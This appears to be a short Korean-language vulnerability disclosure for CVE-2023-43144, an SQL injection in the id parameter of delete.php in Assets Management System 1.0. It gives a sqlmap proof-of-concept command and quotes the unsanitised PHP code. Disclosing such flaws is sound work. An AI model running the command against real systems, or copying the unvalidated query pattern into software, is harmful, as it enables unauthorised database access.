 pegasus0xx/cve-2023-43144

Assets Management System 1.0은 delete.php의 id 매개변수를 통한 SQL 인젝션에 취약합니다.

설명
Assets Management System 1.0은 delete.php의 id 매개변수를 통해 SQL 인젝션에 취약합니다.
PoC
sqlmap -u 'http://localhost/delete.php?id=4*' --cookie="PHPSESSID=SESSID" --dbms=MySQL --dbs --batch

코드 검토 (delete.php)
 <?php include 'core/init.php';

 $id = $_GET['id'];
 delete_data($con,$id);
 header('location:home.php');
$id 변수에 대한 검증이나 위생 처리가 없습니다. 즉, 사용자가 id 매개변수로 제공하는 모든 값이 SQL 쿼리에 직접 사용됩니다.
